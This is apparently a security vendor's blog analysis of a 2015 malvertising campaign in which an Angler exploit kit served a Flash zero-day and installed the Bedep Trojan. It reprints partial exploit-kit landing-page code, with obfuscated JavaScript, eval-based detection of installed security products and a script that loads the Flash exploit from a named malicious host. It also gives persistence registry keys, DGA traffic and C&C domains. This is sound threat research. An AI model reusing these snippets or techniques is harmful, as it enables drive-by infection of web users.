Malvertising Leading To Flash Zero Day Via Angler EK

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UPDATE [01/25/2015]: Adobe released an update yesterday (APSA15-01) for CVE-2015-0311 that fixes the zero day exploit mentioned in this blog. Given the number of exploit attempts we are seeing for this vulnerability in the wild, it is critical for users to update the Adobe Flash player to the latest version 16.0.0.296.

Background

Earlier this week, Kafeine published a blog mentioning an Angler Exploit Kit (EK) instance serving a possible zero day Adobe Flash exploit payload. The ThreatLabZ Research Team reviewed Angler Exploit Kit activity across the cloud and were able to identify multiple instances of Angler Exploit Kit hosting sites serving a new Adobe Flash payload that is able to exploit the latest Flash Player version 16.0.0.257. [Adobe released a patch (APSB15-02) for CVE-2015-0310 today and we can confirm that the patch does not prevent exploitation of the 0day discussed in this blog. The latest version 16.0.0.287 is still vulnerable and is being actively exploited in the wild.]

Upon further investigation, we discovered that this appears to be yet another case of a Malvertising campaign leading unsuspecting users to Angler EK instances. Upon successful exploitation, we observed a new variant of the Bedep Trojan getting dropped and executed on the victim machine. We tested this on a Windows 7 64-bit system and the payload dropped was a 64-bit Bedep Trojan variant which generated a high volume of AdFraud traffic from the infected system.


The affected advertising networks found in this case were:

- oneclickads.net
- adcash.com


Infection Cycle

The infection cycle involves users visiting a legitimate site that displays certain advertisements from the compromised advertising networks, which will redirect them to an Angler EK hosting site and begin the exploit cycle. If the exploit is successful, a new variant of Bedep Trojan gets downloaded in an encrypted form and installed on the target system.

The entire infection cycle occurs silently in the background and is completely transparent to the end user.



Malvertising campaign serving Flash Zero Day exploit via Angler EK
Compromised Advertising Networks serving malicious Ads on legitimate sites.
[Malvertising campaign]
1. Redirect to Angler Exploit Kit hosting site
2. Flash Zero Day payload served if Adobe Flash Player v16.0.0.257
[Exploit Kit infection cycle]
Upon successful exploit Bedep Trojan installed and starts ClickFraud Activity
[End Malware Payload]

The exploit page has the title "Welcome to new site" and is comprised of 220 hidden input elements, followed by three inline scripts.



```
<title>
  Welcome to new site
</title>
</head>
<body>
<input type = 'hidden' id ='s97eimOR0' value = '
7964573f19002d2d5e2457373836562f034b70644a6a322013
<input type = 'hidden' id ='s97eimOR1' value = '43
e2457042a73422c134b2d3c4563571879325038571336370c6
2b361661500c2b631d'>
<input type = 'hidden' id ='s97eimOR2' value = '
6a01507979162618027e6f162e2f4472637c06504f7932056a
<input type = 'hidden' id ='s97eimOR3' value = '44
42807022d2c0c6a550063186d1d1e0d3d2b46392b3f0a3d423
```

The first script code snippet is obfuscated with block comment text (ie: /* random text */), but also appears purposefully broken for multiple JavaScript engines. Looking at the code, there are multiple period characters inserted throughout the script which leads to syntax errors at runtime:




```
<script>
var ECJCqHohN, ECJCqHohr;
var qXLGxFS;
function Jc2J(ez0Yfp){ var TU=/*MhxhGgTbIop j*/        [],  hafT= ./*e Pz*/    window     ['parse'  +
'Int'],    floor=
/*n*/        window       ['M'/*TrFkzKIJdMujR rlyjDhL3mdvSfa*/        + .'a'
+/*xW 649BB*/    'th']      ['f' .+ ./*6c*/          'l'/**/  +
'o'
+ ./*r5OUn rNU4Qa*/ 'or'];
if(ez0Yfp.length<2)        return       ;/*OnW vT97fkm16*/           if(ez0Yfp.indexOf (  '0x'

)
/*Ix3 */    ==
0||ez0Yfp.indexOf (   '0X'
/*UeLC0 imGYXn7l*/      )
```

Block Comment


Inserted periods break parsing

The second script code snippet calls a function in the first script leading to *"eval"* and resulting in JavaScript code that performs Browser plugin detection:



```
/*4PSKTo 6p*/          )]
try{
eval (      ASNRV
)}
 catch(e){{/* c4WWB7dLK
window.aasdlkfsadfn = function () { return FI76O52z }; function gs7sfd(txt) { var v1 = 'LD' +
'DT' + 'D X' + 'HTML 1.0 Transitional', v5 = 'err' + 'orC' + 'ode'; v1 = 'XM' + v1; var resInf
"c:\\Windows\\System32\\drivers\\" + txt + ".sys"; resInf.async = true; v3 = v3.replace('f', '
"res://' + subpath + '">'); if(resInf[v2][v5] != 0) { var cind = "-21" + "47023083"; var pe =
Reason: " + pe.reason; err += "Error Line: " + pe.line; if(err.indexOf(cind) > 0) { return 1;
{ zTest = true; } else { try { var zTest = new ActiveXObject("Symantec.IPS.WebProtection.1");
= true; }  function Check(s) { x = new Image(); x.onload = Target; x.src = s; return 0; }  var
Security\\Engine\\", pathdata = [ resName+"21.1.0.18\\asOEHook.dll/#2/#102", resName+"21.6.0.3
for(var i = 0; i < pathdata.length; ++i) Check(pathdata[i]); function pauseIt(millis) { var da
```

The third script code snippet drew our attention, as it is not obfuscated and simply loads an SWF object. This script serves the Adobe Flash 0-day and it is interesting to note that the script will only execute if the earlier script has thrown an error. The flash payload is only triggered if a variable defined in the first script is undefined:



```
</html><script>
var
cej1 = 'kaol4b30wdpj3k4hsd.bxoipoqlytera.in:80',
cej2 = 'ZFT9Ln0r-ymU7XNQhLrMEVnoVuq8sGXDbRW962sk5QSnPdqg',
cej3 = 'YVZ4YlhxSmxPMXYybVdlSTZCRzhCRkQxZTgzZENYWlF6dzFVY3htdmM5T1kyNW1ENDczYzkyN2I3ZTRmMz
k5MjlkMjE[redacted]'
cej4 ='name="movie"';


  function getDomain(){return cej1;}
  function getUrl(){return cej2;}
  function getData(){return cej3;}
  if (!ECJCqHohr){
    var klqwght= document,
      [redacted]
            allowScriptAccess=always width="1" height="1" id="23kjsdf"><param '+cej4+'
            value="http://'+getDomain()+'/'+getUrl()+'" /><param name=FlashVars
            value="exec='+getData()+'" />'+
                '<!--[if !IE]>--><object type="application/x-shockwave-flash"
                    data="http://'+getDomain()+'/'+getUrl()+'" allowScriptAccess=always
                    width="1" height="1">'+
                '<param '+cej4+' value="http://'+getDomain()+'/'+getUrl()+'" /><param
                    name=FlashVars value="exec='+getData()+'" /><!--<![endif]--><!--[if
                    !IE]>--></object><!--<![endif]--></object>';
    klqwght.write(tmpTxp);
  }
</script>
</body>
```

Successful exploitation will result in download of the Bedep Trojan payload that appears to be encrypted using an incremental XOR technique.

Malware Payload activity - Bedep Trojan

The malware payload dropped is a 64-bit DLL belonging to Bedep Trojan family. This malware family is known to download additional malware. It is also responsible for generating AdFraud and ClickFraud activity from the infected system.

File: neth.dll
Size: 219608
MD5: EFB584DEA6CBC03765487633BD5A5920
Compiled: Wed, Nov 28 2007, 15:51:15 - 64 Bit DLL
Version: 5.3.3790.3959 (srv03_sp2_rtm.070216-1710)

It drops a copy of itself at the following locations:


C:\ProgramData\{9A88E103-A20A-4EA5-8636-C73B709A5BF8}\neth.dll
C:\Users\All Users\{9A88E103-A20A-4EA5-8636-C73B709A5BF8}\neth.dll

It creates the following registry entries to achieve persistence in a discreet manner:

HKLM\SOFTWARE\Classes\CLSID\{F6BF8414-962C-40FE-90F1-B80A7E72DB9A}\InprocServer32\: "C:\ProgramData\{9A88E103-A20A-4EA5-8636-C73B709A5BF8}\neth.dll"
HKLM\SOFTWARE\Classes\CLSID\{F6BF8414-962C-40FE-90F1-B80A7E72DB9A}\InprocServer32\ThreadingModel: "Apartment"

HKU\S-USERID-1000_Classes\CLSID\{F6BF8414-962C-40FE-90F1-B80A7E72DB9A}\InprocServer32\: "C:\ProgramData\{9A88E103-A20A-4EA5-8636-C73B709A5BF8}\neth.dll"
HKU\S-USERID-1000_Classes\CLSID\{F6BF8414-962C-40FE-90F1-B80A7E72DB9A}\InprocServer32\ThreadingModel: "Apartment"


This ensures that it runs in the context of system process "explorer.exe":



Process	PID	Type	Name
explorer.exe	1620	File	C:\ProgramData\{9A88E103-A20A-4EA5-8636-C73B709A5BF8}\ewk.tmp
explorer.exe	1620	File	C:\ProgramData\{9A88E103-A20A-4EA5-8636-C73B709A5BF8}\neth.dll
explorer.exe	1620	File	C:\ProgramData\{9A88E103-A20A-4EA5-8636-C73B709A5BF8}\8afc49b02429a
explorer.exe	1620	File	C:\ProgramData\{9A88E103-A20A-4EA5-8636-C73B709A5BF8}
<Non-existent Process>	3228	File	C:\ProgramData\{9A88E103-A20A-4EA5-8636-C73B709A5BF8}\8afc49b02429a

It appears to determine the infected system's timezone and location by connecting to *"earthtools.org"*, however we noticed that it is not able to supply the latitude and longitude parameters in the request, essentially resulting in getting back UTC date and time information.


It employs a Domain Generation Algorithm technique to hide the actual Command & Control server as seen below:



```
DNS         82 Standard query 0xff4a  A fetbggqypdsjoaqudn.com
DNS        155 Standard query response 0xff4a No such name
DNS         80 Standard query 0x8376  A mhsawqjuaelfjhhd.com
DNS        153 Standard query response 0x8376 No such name
DNS         78 Standard query 0x77af  A euehnkjvhssfbx.com
DNS        151 Standard query response 0x77af No such name
DNS         81 Standard query 0x0bd3  A lisremhtgsxqmfgyh.com
DNS        154 Standard query response 0x0bd3 No such name
DNS         79 Standard query 0x6602  A jacafyfugdnvoov.com
DNS        152 Standard query response 0x6602 No such name
DNS         79 Standard query 0xd0ef  A lucnfwrykelfv3y.com
DNS        152 Standard query response 0xd0ef No such name
DNS         78 Standard query 0xa3cd  A jeonjtrhnowezd.com
DNS        151 Standard query response 0xa3cd No such name
DNS         76 Standard query 0x4e8b  A gblfmaohmsz7.com
DNS        149 Standard query response 0x4e8b No such name
DNS         78 Standard query 0x66ba  A pasqprisonby9y.com
DNS        151 Standard query response 0x66ba No such name
DNS         76 Standard query 0xbbef  A wzrdirqvrh07.com
DNS         92 Standard query response 0xbbef  A 46.105.251.1
DNS         76 Standard query 0x81e4  A wzrdirqvrh07.com
DNS         92 Standard query response 0x81e4  A 46.105.251.1
DNS         79 Standard query 0x27f3  A gaabbezrezrhe1k.com
DNS         95 Standard query response 0x27f3  A 46.105.251.1
```

We found the following two C&C domains registered in past 48 hours:


- gaabbezrezrhe1k.com
- wzrdirqvrh07.com



Whois Record for GaAbbeZrEzRhe1k.com

Whois & Quick Stats

Email	tld-abuse@domaincontext.com is associated with ~43,484 domains contact@privacyprotect.org is associated with ~2,510,973 domains
Registrant Org	Privacy Protection Service INC d/b/a PrivacyProtec was found in ~2,184,922 other domains
Registrar	DOMAINCONTEXT, INC.
Registrar Status	clientTransferProhibited
Dates	Created on 2015-01-19 - Expires on 2016-01-19 - Updated on 2015-01-19
Name Server(s)	NS1.REGWAY.COM (has 2,743 domains) NS2.REGWAY.COM (has 2,743 domains)
IP Address	46.105.251.1 is hosted on a dedicated server
IP Location	🇫🇷 - Nord-pas-de-calais - Roubaix - Ovh Sas
ASN	🇫🇷 AS16276 OVH OVH SAS (registered Feb 15, 2001)

